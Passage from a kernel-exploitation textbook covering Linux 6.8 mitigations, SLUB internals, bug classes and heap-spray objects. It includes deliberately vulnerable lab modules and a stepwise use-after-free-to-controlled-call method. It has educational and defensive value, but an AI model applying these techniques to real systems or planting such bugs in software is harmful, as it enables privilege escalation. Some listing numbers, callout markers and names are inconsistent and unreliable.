The forgetful sibling is the *type-confused* accessor. A driver that reads a length from userland and then does `memcpy(kbuf, ubuf, len)` looks correct — `ubuf` is a valid userspace address — but it bypasses SMAP, ignores fault handling, and hands the attacker the primitives you spent Part II earning: a bounded write into a kernel object, or (with `memcpy` in the other

direction) a bounded *read out of the kernel* into a place the attacker can `read(2)` back. That pattern is a whole bug class on its own, and grep-scale variant hunts across large kernel trees still find it.

The mitigation baseline

Kernel exploitation lives inside a lattice of hardware and compiler defenses that make every step of Figure 34-1 harder than its userland equivalent. Learn this lattice cold; every technique in Chapter 25 and Chapter 26 is defined by which of these it must bypass.

Mitigation	Enforced by	Kills	Bypass shape
KASLR	boot loader / kernel	hardcoded kernel/module addresses	leak <code>_text</code> or a slab pointer
SMEP (x86) / PXN (ARM)	CPU + page tables	executing user pages in ring 0	ROP inside kernel <code>.text</code>
SMAP (x86) / PAN (ARM)	CPU + page tables	dereferencing user pages in ring 0	data-only via kernel-owned objects
KPTI	separate page tables	Meltdown-style side channels; some <code>ret2usr</code>	leak with side channel or oracle
kCFI (Clang CFI)	compiler + linker	arbitrary indirect calls	reuse allowed target; data-only
KAISER + retpoline / IBRS	compiler	Spectre-BTI branch injection	out of scope for Part VI
STACKLEAK / <code>init-on-alloc</code>	compiler + allocator	uninit-stack / uninit-heap leaks	force fresh allocs post-fill
hardened usercopy	copy accessors	out-of-bound object copies	stay within one slab object
LOCKDOWN (integrity)	LSM	loading unsigned modules, <code>/dev/mem</code>	not a mem-corruption defense

Table 24-1. Modern Linux 6.8 kernel mitigations, what they kill, and where in Part VI you meet them

KASLR

At boot the kernel's `_text` symbol slides by a random offset drawn from a range large enough to defeat static offsets — on x86-64 Linux 6.8 the default gives roughly 9 bits of entropy for the kernel base and a separate randomization for the module region. Every kernel pointer you see in `/proc`, in `dmesg`, in a leaked struct field carries that offset baked in. The consequence for you: no useful primitive in Part VI works without first *leaking* a kernel address so you can subtract to compute the base. Kernel writeups routinely spend their first two pages on “how I got a leak,” for the same reason userland ones do (see Chapter 10). `dmesg_restrict` and `kptr_restrict` — kernel sysctls that redact pointers in printed output — exist to make that first leak harder; both are on by default on modern distributions, and both are things a kernel-exploit chain must route around, not through.

SMEP / PXN and SMAP / PAN

Historically, the shortest possible kernel exploit was “corrupt a function pointer to point into user memory, where I placed shellcode that calls

```
commit_creds(prepare_kernel_cred(NULL)).” Two hardware features killed that pattern.
```

SMEP (Supervisor Mode Execution Prevention, Intel; called *PXN*, Privileged Execute Never, on ARM) is a CPU bit that faults if ring 0 tries to execute an instruction fetched from a user page. It turns the classic *ret2usr* into an immediate oops.

SMAP (Supervisor Mode Access Prevention; ARM *PAN*, Privileged Access Never) is a sibling that faults on any *data* access from ring 0 to a user page unless the kernel has explicitly bracketed the access with `stac / clac` (x86) or `msr PAN, #0 / #1` (ARM). This is why `copy_from_user` is not a memcpy: it lifts SMAP for the duration of the copy and drops it immediately after. Together they mean an exploit cannot store

its payload — code *or* data — in userland and reach into it from the kernel. Everything must live in kernel memory: your ROP chain, your fake vtable, your forged credentials structure. Chapters 25 and 26 spend their pages on how to arrange that.

KPTI

KPTI (Kernel Page-Table Isolation, born of Meltdown in 2018) gives each process *two* sets of page tables — one for user execution that maps almost none of the kernel, and one for kernel execution that maps everything. The syscall entry path in Figure 24-2 switches `cr3` between the two on every crossing. For exploitation the direct consequence is that the tiny “trampoline” the kernel keeps mapped in the user tables is now a *fixed, unrandomized* pair of pages, and there has been a decade of research on turning that into a leak or an oracle; the indirect consequence is that any exploit that relied on the kernel and user address space being *co-mapped from userland’s view* — for example, some `ret2usr` variants against pre-SMEP kernels — is over.

kCFI

kCFI (kernel Control-Flow Integrity, upstreamed for Clang builds and enabled on Android GKI and increasingly on distribution kernels) inserts a type-hash check before every indirect call: the compiler tags each function-pointer *type* with a hash, and each indirect call verifies that the target’s prologue carries the matching tag or the CPU faults. It is the same idea you met for userland in Chapter 12, applied to `sys_call_table`, to `file_operations->read`, to every callback in the kernel. It kills the traditional “overwrite a struct’s function pointer to a chosen gadget” pattern by requiring the target to be a function of the right *type* — pushing attackers toward *allowed-target reuse* (find a real function of the right type that does something dangerous when called with attacker-controlled arguments) and toward *data-only* attacks that never make an indirect call at all. Data-only is the theme of Chapter 26, and kCFI is a large part of why.

Everything else

The compiler and allocator carry a second tier of defenses.

STACKLEAK clears the kernel stack on each syscall return so leftover pointers cannot be leaked into the next syscall. **init-on-alloc** and **init-on-free** zero freed slab objects to defang uninitialized-read primitives. **hardened usercopy** bounds `copy_{to,from}_user` to a single slab object so that a length bug cannot bleed across allocations. **LOCKDOWN** (a Linux Security Module) prevents `/dev/mem` reads and unsigned module loads on Secure-Boot systems — not a memory-corruption defense at all, but the reason most attackers cannot simply `insmod` a rootkit and end the story once they have root. Each of these earns a sentence here and a serious section in Chapter 26 when it stands in your way.

Playing by kernel rules

Everything above is *what* is different. Here is *how* it changes the way you work.

A crash is a catastrophe, not a signal. In userland, a segfault ends the process, `dmesg` records nothing important, and you rerun with a smaller offset. In the kernel, a bad pointer dereference triggers an *oops* — Linux logs the register state and killed task and, if the task holding the corrupted lock was in kernel context, promotes the oops to a *panic* and reboots. On many production configurations `panic_on_oops=1` makes the first mistake the last one. Your entire exploit-development loop, therefore, runs against a *VM you can snapshot and revert*, not against a physical machine, and your primitives must be *non-destructive* at every step short of the final “win.”

Reliability is not polish; it is survival. A userland exploit that works 40% of the time is a nuisance. A kernel exploit that works 40% of the time bricks the target the other 60%, which is (a) noisy, (b) makes iteration hopeless because the state you were racing against is gone, and © turns any deployed use into an incident. This is why Part VI dwells on

heap grooming determinism, why Chapter 26 teaches cleanup patterns that unwind the corruption you needed to trigger the bug, and why the reliability engineering of Chapter 34 is not optional for a real kernel chain.

Cleanup is part of the exploit. In userland, once you have a shell you have won; if the exploited process is a wreck, `init` cleans up. In the kernel, the “wreck” is a corrupted slab, a dangling reference count, or an unlocked mutex that will deadlock the next unsuspecting caller. A production kernel exploit ends by *restoring the invariants it broke*: rewriting the object it corrupted back to a sane state, decrementing the refcount it inflated, freeing the extra allocations it made. If it doesn’t, the machine you rooted will crash inside the next thirty seconds and the operator will see the oops.

Concurrency is unavoidable. Nearly every meaningful kernel bug lives in code that runs from *multiple contexts* — a syscall from your task, an interrupt from a device, a workqueue on another CPU. You are always racing, whether you want to be or not, and your trigger has to be reliable against a moving target. Chapter 25 introduces the spray objects (`msg_msg`, `pipe_buffer`) that let you race the allocator on your terms.

Figure 24-3 contrasts the userland debug loop you already know with the kernel one you are about to adopt.




Figure 24-3. The userland debug loop and the kernel debug loop, drawn to the same scale

The right-hand loop is why the QEMU + gdb-stub setup in the next section pays for itself immediately: single-stepping a live kernel is what lets you learn *what happened* on a run you cannot re-run.

Building the lab

The rest of this chapter is a hands-on setup you will use for every remaining chapter of Part VI. The deliverables live under `code/ch24-kernel-intro/`: a `Makefile` that builds a small vulnerable LKM against the running kernel headers, a `run.sh` that boots a QEMU x86-64 VM with the module already inside the `initramfs`, a `debug.sh` that starts the VM with the gdb stub enabled, and a userspace `trigger.c` that opens the device and hands it a too-long buffer. Everything runs on the pinned Ubuntu 24.04 host from Chapter 2; the same setup builds cleanly for AArch64 with `qemu-system-aarch64`.

The vulnerable LKM

The whole module is 60 lines; the interesting portion is in Listing 24-2. Full source lives in `ch24-kernel-intro/vuln/vuln.c`.

```
/* vuln.c - DELIBERATELY VULNERABLE. Lab-only. Do NOT load on
any host. */
#include <linux/module.h>
#include <linux/miscdevice.h>
#include <linux/fs.h>
#include <linux/uaccess.h>

#define VUL_MAGIC _IOW('v', 1, size_t)

static ssize_t vuln_write(struct file *f, const char __user
*ubuf,
                        size_t len, loff_t *pos)
{
    unsigned char kbuf[64];                /* 64-byte
kernel stack buf */
    /* BUG: no length check; copy_from_user honors attacker
len */
    if (copy_from_user(kbuf, ubuf, len))
```

CHAPTER 25

Linux Kernel Exploitation I: Bugs and Primitives

“The unexamined life is not worth living.”

—Socrates, in Plato’s **Apology**, 38a

Everything you built in Parts II through IV was practice for this. The kernel is a single, shared, long-lived address space where every process’s data structures cohabit, where one wrong write kills the machine for everyone, and where the objects you corrupt were designed by people who never imagined an attacker would care about their `struct` layout. In this chapter you learn the allocator that governs that address space, the four bug classes you will spend your kernel career finding, the small vocabulary of *spray objects* that turns any of those bugs into a controlled corruption, and finally the concrete pipeline that carries a use-after-free from a `kfree()` call to a fully attacker-controlled kernel object waiting to be read or written. Chapter 26 takes that object and drives it to root; this chapter earns the object.

The lab is the QEMU virtual machine from Chapter 24 running a stock Ubuntu 24.04 kernel — Linux 6.8, `CONFIG_SLUB=y`, `CONFIG_SLAB_FREELIST_HARDENED=y`, `CONFIG_SLAB_FREELIST_RANDOM=y`, KASLR, SMEP, SMAP, and KPTI all on. Every listing runs against a deliberately-vulnerable loadable kernel module (LKM) we ship in the companion repo; nothing here targets a live system.

WARNING

Rules of engagement. Kernel exploitation is where a mistake stops being “a segfault” and starts being “the machine you were logged into is now a brick.” Work only inside the QEMU VM from `ch25-linux-kernel-1/vm/`. Never load the vulnerable modules on a host you care about, never on a shared box, never on hardware. Appendix D covers disclosure norms for the kernel bugs you go on to find in the wild.

The kernel heap: SLUB in 2026

Userland has `malloc`; the kernel has `kmalloc`. Both hand out variable-sized chunks from an underlying page allocator, and both maintain per-size freelists to make small allocations fast. The comparisons stop there. `kmalloc` serves *every* subsystem in the kernel — from a filesystem’s inode caches to the network stack’s socket buffers to a driver’s private state — and it does so under strict rules about which sleep contexts and which memory zones each caller can tolerate. Understanding SLUB, the allocator Linux 6.8 uses by default, is the difference between “I have a use-after-free” and “I have a use-after-free on `kmalloc-192`, and here are the three objects in that cache I can spray.”

Slabs, caches, and objects

SLUB is a *slab allocator*: it carves pages from the buddy allocator into fixed-size *slabs*, and each slab is diced into equal-size *objects* threaded on a singly-linked freelist. A *cache* (`struct kmem_cache`) owns a set of slabs whose objects are all the same size and, sometimes, the same type. Two kinds of cache matter to you.

Dedicated caches are created explicitly with `kmem_cache_create()` for one specific `struct` — `cred_jar` for `struct cred`, `filp` for `struct file`, `pid` for `struct pid`. Objects here are homogeneous; only that one type lives in that

cache. That is a defensive property: an attacker who frees a `struct cred` and reallocates cannot in general get an unrelated attacker-controlled buffer back in its place, because unrelated allocations do not use `cred_jar`.

General-purpose caches (`kmalloc-8`, `kmalloc-16`, ..., `kmalloc-8192`) are the ones you dial into with `kmalloc(size, flags)`. Any subsystem allocating in that size class shares the cache with any other, which is exactly the property that makes spray-and-reclaim work: free a 96-byte object of type A, immediately `kmalloc(96)` an object of type B under attacker control, and B lands where A used to be. Table 25-1 shows the general-purpose lineup as of 6.8; note the split into three parallel families, added over the last few releases as a hardening measure.

Size class	Unaccounted	GFP_KERNEL_ACCOUNT	DMA
8–192 (multiple)	<code>kmalloc-8 ...</code> <code>kmalloc-192</code>	<code>kmalloc-cg-8 ...</code> <code>kmalloc-cg-192</code>	<code>kmalloc-dma-*</code> (rare)
256, 512, 1k, 2k, 4k, 8k	<code>kmalloc-256 ...</code> <code>kmalloc-8k</code>	<code>kmalloc-cg-256 ...</code> <code>kmalloc-cg-8k</code>	as above

Table 25-1. General-purpose `kmalloc` caches on Linux 6.8, with the accounting split

The `kmalloc-cg-*` family (`GFP_KERNEL_ACCOUNT`, folded in around 5.14) segregates memory-cgroup-accounted allocations from unaccounted ones. It exists because too many exploits sprayed `msg_msg` — a `GFP_KERNEL_ACCOUNT` allocation — into caches shared with sensitive unaccounted objects. Since 6.6 the split is aggressive: `msg_msg`, `sk_buff` data areas, and most sockets live in `-cg-*`, while inodes, credentials, and pipe metadata land in the plain caches. You must know which cache your target *and* your spray object live in, or your reclaim silently lands somewhere it cannot corrupt anything useful. Read `/proc/slabinfo` inside the VM and, better, read `mm/slab_common.c` — the code is the specification.

Each SLUB cache maintains a *per-CPU active slab* whose freelist is walked lock-free on the fast path, a partial list of slabs with some free objects, and a NUMA-node-scoped set of full slabs. Allocations pop the per-CPU freelist head; frees push onto it. Two present-day hardening features shape everything you do:

- **Freelist pointer hardening** (`SLAB_FREELIST_HARDENED`, on by default since 5.7) XORs the `next` pointer stored in a freed object with a per-slab random value and the object's own address. A naïve overwrite of a freed chunk's first `unsigned long` no longer points the allocator anywhere useful; it panics on the next allocation. This is the kernel's cousin of glibc safe-linking from Chapter 14, and the way past it is the same: leak the cookie, or overwrite something other than the freelist pointer.
- **Freelist randomization** (`SLAB_FREELIST_RANDOM`) shuffles the initial order of the freelist inside a fresh slab, so consecutive allocations do not return consecutive objects. It costs you determinism during grooming; you defeat it by allocating enough objects to fill a whole slab, so order stops mattering.

Figure 25-1 sketches a single slab and where these live.




Figure 25-1. A SLUB slab of `kmalloc-192` — the per-CPU freelist head threads free objects; allocated objects hold live data

The lesson from Figure 25-1: a use-after-free that overwrites a *freed* object’s first 8 bytes with an attacker-controlled address will *not* redirect the allocator without the cookie. But a use-after-free that overwrites a *reused* object — one that has been re-allocated as, say, a `msg_msg` — is completely unhindered, because the freelist pointer no longer lives there. Ninety percent of modern kernel exploitation is arranging for the second case.

The kernel address space, briefly

Kernel virtual memory is one map shared by every process. The regions you will name repeatedly are the *direct map* (`page_offset_base`, a linear mapping of all physical RAM where every `kmalloc()` returns a pointer), the *vmalloc arena* (where kernel stacks and some large allocations live), and the *kernel text* (where `_text` sits, KASLR’d at boot). KASLR randomizes both the module region and the direct map base, so a raw address you leak from one region cannot compute another region’s base without knowing the offset relationship — a fact Chapter 26 will exploit. For this chapter, all you need is:

`kmalloc` addresses live in the direct map; `struct file`, `struct msg_msg`, and every other cached object sit there; and if you can leak *any* direct-map pointer, you know the base of the direct map.

The bug classes that matter

Kernel bugs are not qualitatively different from userland bugs, but the operational consequences are. A `WARN_ON` splat may still be a bug; a null-deref may still be one; a slow race window may still be one. Four classes generate almost every serious CVE you will read about.

Use-after-free

A use-after-free (UAF) is exactly what Chapter 17 taught: an object is freed, a dangling pointer remains, and later access reads or writes an address that has been recycled. In the kernel, the recycled memory usually holds *another kernel object of the same cache*, so the confusion is between two unrelated `struct`s that happen to be the same size — a struct-A method call reads a struct-B field, or worse, a struct-A write clobbers a struct-B pointer. The classic path is:

1. Trigger the code that frees the object (a `close()`, an `ioctl`, an error path).
2. Immediately allocate a controlled object of the same size and cache — the *reclaim*.
3. Trigger the code that still holds the dangling reference and dereferences it, now over your data.

Timing is everything. Between steps 1 and 3 the freed slot must not be handed to someone else, or you overwrite an innocent bystander. The ways this fails silently — CPU migration, unrelated softirq allocations, `SLAB_FREELIST_RANDOM` — are why kernel exploit reliability engineering exists.

Out-of-bounds access

An out-of-bounds (OOB) read discloses; an OOB write corrupts. The interesting case in the kernel is *cross-object* OOB inside a slab: writing past the end of one object into the next object on the same slab. Because SLUB packs objects contiguously with no per-object metadata (the freelist pointer sits inside a *freed* object, not between allocated ones), a one-byte overflow into the object next door is a direct write to another live kernel structure. With slab spraying, you arrange that neighbor to be an object whose first field is a pointer or a size, and you now have a much stronger primitive than the source bug suggested. Integer overflows in size calculations — a signed truncation on a `u32` length, a missing check on user input to `copy_from_user` — are the most common way these bugs enter the tree; the ubiquity of `struct nlattnr` parsers in the network stack is why netfilter and nftables produce a steady stream of them.

Refcount errors

Kernel objects use manual reference counting (`refcount_t`, `kref`, `atomic_t`), and mistakes come in two flavors. A *missed decrement* leaks the object — annoying, rarely exploitable. A *missed increment*, or a decrement without the paired increment, drops the refcount to zero while a live pointer still exists, at which point the next access is a use-after-free. The 6.x kernel wraps `refcount_t` in saturation logic that turns a wraparound *increment* into a permanent `INT_MAX` — a defense against the older exploit pattern of underflowing a refcount to zero from a positive value. Attackers today target the imbalance directly: find the path where an error handler decrements a count the success path also decremented, and you have a UAF without needing to overflow anything.

Races and TOCTOU

The kernel is preemptible and multi-core; every check-then-use across a sleepable boundary is a potential time-of-check-to-time-of-use (TOCTOU) race. The two shapes you meet constantly are (a) a user pointer validated with `access_ok`, then re-read with `copy_from_user`, allowing a second thread to mutate the memory between the check and the copy; and (b) a refcount grabbed under one lock, then dereferenced after the lock is dropped, allowing another CPU to free the object in between. Race windows in the kernel look impossibly narrow — sometimes a handful of instructions — but techniques like `userfaultfd`-based page-fault stalls (largely restricted since 5.11 for unprivileged users), FUSE-backed slow reads, and cache-line contention widen them into the tens of microseconds an exploit needs. Syzkaller finds these at industrial scale; a good chunk of the CVE stream in 2024–2025 is TOCTOU in obscure IOCTL paths.

NOTE

Kernel exploitation has one non-negotiable that userland does not. **Do not crash the machine.** A wild write that hits an unmapped kernel address is not a segfault; it is an `oops` that leaves the kernel in an undefined state, or a `panic` that reboots the box. Every step of your exploit must be reversible or verifiable — grooming that misses should retry cleanly, reclaim that failed should be detected before dereference. Reliability is not polish here; it is survival.

Spray objects: the kernel’s exploit vocabulary

You cannot exploit a UAF with a dangling pointer to nothing; you need to make the “nothing” be *something you chose*. That something is one of a handful of *elastic spray objects* — kernel structures whose allocation size is user-controllable, whose

contents are largely user-controllable, and which can be freed on demand. Four dominate the modern meta.

msg_msg: the universal medium-cache spray

System V message queues (`msgget`, `msgsnd`, `msgrcv`) allocate a `struct msg_msg` header immediately followed by the message body, all in one `kmalloc()` call from the `kmalloc-cg-*` caches (post-6.6, since messages are cgroup-accounted). By choosing the message size you dial into any general cache from `kmalloc-cg-64` up through `kmalloc-cg-4k`; sizes over 4 KiB spill into a chained *segment* structure that opens further primitives, but the single-page case is what you use daily.

The two properties that make `msg_msg` the workhorse are (a) `msgrcv` with `MSG_COPY` reads the message *without* freeing it, giving you a read-back oracle over the entire body, and (b) `msgrcv` without `MSG_COPY` frees it, giving you controlled deallocation. Combine those and `msg_msg` is a read, a write, *and* a free primitive rolled into one — plus, uniquely, it works from a fully unprivileged process. Figure 25-2 shows the layout.




Figure 25-2. `struct msg_msg` layout — header fields the kernel writes, body bytes you fully control

The first 0x30 bytes of a `msg_msg` are kernel-written header, so a corruption that overwrites offset 0 of an allocation clobbers `m_list.next`, which is a linked-list pointer the kernel will dereference on the next `msg_rcv` — instant arbitrary write, sometimes instant panic, depending on what you wrote. More usefully, a UAF-that-reads over a `msg_msg` you control lets you plant a chosen next pointer (a `struct msg_msgseg *`) and force a chained receive to walk into memory you supply.

pipe_buffer: the small-cache workhorse turned RCE primitive

An unnamed pipe (`pipe()`) allocates an array of `struct pipe_buffer` — sixteen entries by default, one per pipe page — in a single `kmalloc()` from `kmalloc-1k` (16 × 0x40). Each `pipe_buffer` has three fields you weaponize: a `struct page *page` pointing at the page holding the data, an unsigned `int offset` and `len` into it, and — the crown jewel — a `const struct pipe_buf_operations *ops` function-pointer table. Overwrite `ops` with a pointer into your controlled memory that itself points at a kernel `stack_pivot` or ROP entry, and the next `read()` or `close()` on that pipe calls into your gadget with `pipe_buffer` as first argument. Overwrite `page` and `offset`, and the next `read()` returns bytes from any physical page in the system — including kernel text, if you know the physmap offset — turning `pipe_buffer` into a pure arbitrary-read primitive without ever touching function pointers. That data-only variant is the seed idea behind Dirty Pipe (CVE-2022-0847), which Chapter 26 covers.

sk_buff and setattr: sized-to-order elastic buffers

Two other primitives round out the toolbox. Every network packet passes through a `struct sk_buff` whose data area is a `kmalloc()` sized to the packet plus overhead; sending yourself unix-domain-socket packets of chosen sizes is the classic way to spray `kmalloc-512` through `kmalloc-4k` with fully user-controlled bytes, freed on the receive. And `setattr` on a

userland-writable filesystem allocates a `kmalloc()` buffer of exactly your chosen size, copies your bytes in, and frees it on return — a *write-then-free* one-shot spray that is invaluable when you need to fill a slab briefly without the object persisting.

Object	Cache	Read back?	Freeable?	Notable field
<code>msg_msg</code>	<code>kmalloc-cg-64</code> ... <code>kmalloc-cg-4k</code>	yes (<code>MSG_COPY</code>)	yes (<code>msgrcv</code>)	<code>m_list.next</code> , <code>security</code>
<code>pipe_buffer</code> (array of 16)	<code>kmalloc-1k</code>	indirect (via <code>read</code>)	yes (<code>close</code>)	<code>ops</code> , <code>page</code> , <code>offset</code>
<code>sk_buff</code> data area	<code>kmalloc-512</code> ... <code>kmalloc-8k</code>	yes (<code>recv</code>)	yes	full body
<code>setxattr</code> value	<code>kmalloc-8</code> ... <code>kmalloc-64k</code>	no	on return	full body
<code>user_key_payload</code> (keyring)	<code>kmalloc-cg-*</code>	yes (<code>keyctl_read</code>)	yes (<code>keyctl_unlink</code>)	full body

Table 25-2. A working set of Linux 6.8 elastic spray objects

The right question to ask about a bug is not “what is the primitive?” but “which of these sprays fits it?” Bug in `kmalloc-96`? That is `msg_msg` territory. Bug in `kmalloc-1k`? Reach for `pipe_buffer`. Bug in a dedicated cache like `filp` or `cred_jar`? Neither works, and you are now in cross-cache territory — a subject for Chapter 26.

Hands-on: from UAF to a controlled object

Time to put it together against a real target. In `ch25-linux-kernel-1/mod/vuln_uaf.c` is a small character device that mimics the shape of dozens of real UAF-in-an-ioctl bugs: it allocates a `struct blob` from a general-purpose cache, hands the caller an integer handle, and — through an off-by-one in the release path — frees the blob while a second handle still references it. The full driver is in the repo; the essential logic is Listing 27-1.

```
struct blob {
    void (*notify)(struct blob *); /* ❶ function pointer,
    fires on read */
    u64 cookie;
    char data[176]; /* total sizeof(struct
blob) == 0xc0 */
};

/* IOCTL_ALLOC: kmalloc a blob, return a handle */
static long v_alloc(struct v_ctx *ctx, unsigned long arg) {
    int h = idr_alloc(&ctx->handles, NULL, 0, MAX_H,
GFP_KERNEL);
    struct blob *b = kmalloc(sizeof(*b), GFP_KERNEL); /* ❷
kmalloc-192 */
    if (!b) return -ENOMEM;
    b->notify = default_notify;
    idr_replace(&ctx->handles, b, h);
    return h;
}

/* IOCTL_FREE: intended to free one reference; actually frees
the object
* while leaving the handle populated (the bug). */
static long v_free(struct v_ctx *ctx, unsigned long arg) {
    struct blob *b = idr_find(&ctx->handles, arg);
    if (!b) return -ENOENT;
    kfree(b); /* ❸ freed here ... */
    /* BUG: idr_remove(&ctx->handles, arg) missing — handle
still resolves */
    return 0;
}
```

```

/* IOCTL_READ: dereferences whatever the handle now points at
*/static long v_read(struct v_ctx *ctx, unsigned long arg) {
    struct blob *b = idr_find(&ctx->handles, arg);
    if (!b) return -ENOENT;
    b->notify(b);                /* ❸ ... called here,
over freed memory */return b->cookie;
}

```

Listing 25-1. excerpt from `ch25-linux-kernel-1/mod/vuln_uaf.c` — a UAF in an `ioctl` release path

At ❶ the first field is a function pointer, which is not accidental — it is representative, and in Chapter 26 we make it the target of a controlled overwrite. At ❷ the object is 192 bytes exactly, landing in `kmallocc-192` (a general cache we can spray from userland with `msg_msg`). At ❸ the free happens with no `idr_remove`, so the handle still resolves to the now-freed pointer. At ❹ the read path calls `b->notify(b)` on the freed pointer — a classic type-confused indirect call. Between free (❸) and use (❹) the attacker gets a window to reclaim those 192 bytes with something whose first eight bytes look like a function pointer of their choosing. That is where the `msg_msg` spray comes in: `msgsnd(2)` with a `mtype` field crafted to be a valid kernel address inside a `.text` gadget, and the first `qword` of the freed slot is now under your control.

Spray, verify, control

The end-to-end sequence, all from userland, is exactly what the exploit in `ch25-linux-kernel-1/solve/pwn.c` runs against the LKM inside the QEMU VM:

1. **Populate the cache.** Open a few dozen file descriptors on `/dev/vuln`, issue `IOCTL_ALLOC` on each. Each call `kmallocc` a 192-byte `struct blob`; enough of them get you a fresh slab whose freelist we can predict.
2. **Free one victim.** Pick a handle you allocated in step 1, `IOCTL_FREE` it. The `blob` is now on the SLUB freelist for `kmallocc-192`. The handle still resolves.
3. **Spray to reclaim.** From userland, `msgsnd()` a message whose `msg_msg` payload lands in `kmallocc-192` — the

`msg_msg` header is small enough that the first eight bytes of the object are attacker-chosen `mtype`. Loop `msgsnd` a few hundred times, on a couple of different queues, and the freelist head is almost certainly taken.

4. **Verify from userland with the bug.** `IOCTL_READ` on the freed handle now reads back `b->cookie` — which is where our `mtype` landed. Compare it against the value you sent; a match means the reclaim hit. This is the *self-check* every kernel exploit needs before touching the bug’s dangerous side.
5. **Control the call.** Free the object again (with the same bug) or use a second handle you groomed, and reclaim with a `msg_msg` whose first eight bytes are a kernel-`.text` gadget address. Trigger `IOCTL_READ` and the kernel indirects to your gadget.

Chapter 26 opens the door from *this* controlled object to actual root — kernel information leaks, cross-cache attacks against dedicated caches (so this same technique works when the target does *not* use `kmalloc-192`), and the data-only escalations that dodge kCFI entirely.

Summary

- Kernel exploitation is userland exploitation with three important changes: **one shared address space** across the whole system, **no crash budget** (a wrong write kills the machine, not just the process), and **objects designed without an adversary in mind** as your entire universe.
- The modern Linux allocator is **SLUB** on Linux 6.8, with **freelist hardening** (`SLAB_FREELIST_HARDENED`) mangling `next` pointers and **freelist randomisation** shuffling initial allocation order. The mental model is “slabs of a cache, freelists per CPU, LIFO reuse on `kfree`.”
- The four bug shapes that produce the vast majority of modern kernel exploits are **use-after-free**, **out-of-bounds** (linear + adjacent), **refcount** (underflow →

premature free; overflow → integer wrap), and **race/TOCTOU** — most often manifesting as UAF once the race wins.

- **Spray objects** — especially `msg_msg`, `pipe_buffer`, `sk_buff`, and `setxattr` — are the small, well-understood vocabulary that lets you place attacker-chosen bytes into a freed slot. Learn the size and shape of each, and you have covered 90 % of practical UAF exploitation.
- The **UAF-to-controlled-object pipeline** is: groom the cache → free the victim → spray to reclaim → *verify* with a self-check → weaponise the control primitive. Every step is deterministic if you understand SLUB well enough to predict which allocation goes where.
- **Kernel mitigations that shape the game** in 2026: KASLR (need a leak), SMEP + SMAP + PAN (no ret-to-user, no user-page reads without STAC), KPTI (kernel pointers scrubbed at return-to-user), kCFI on some builds, and `init_on_alloc/init_on_free` (kills a specific class of use-of-uninitialised-memory bugs). Every technique in this chapter and the next assumes they are all on.

Exercises

1. Boot the lab kernel with `slub_debug=U` and re-run the exploit. Which stage fails first, and what does the extra poisoning tell you about the reclaim timing?
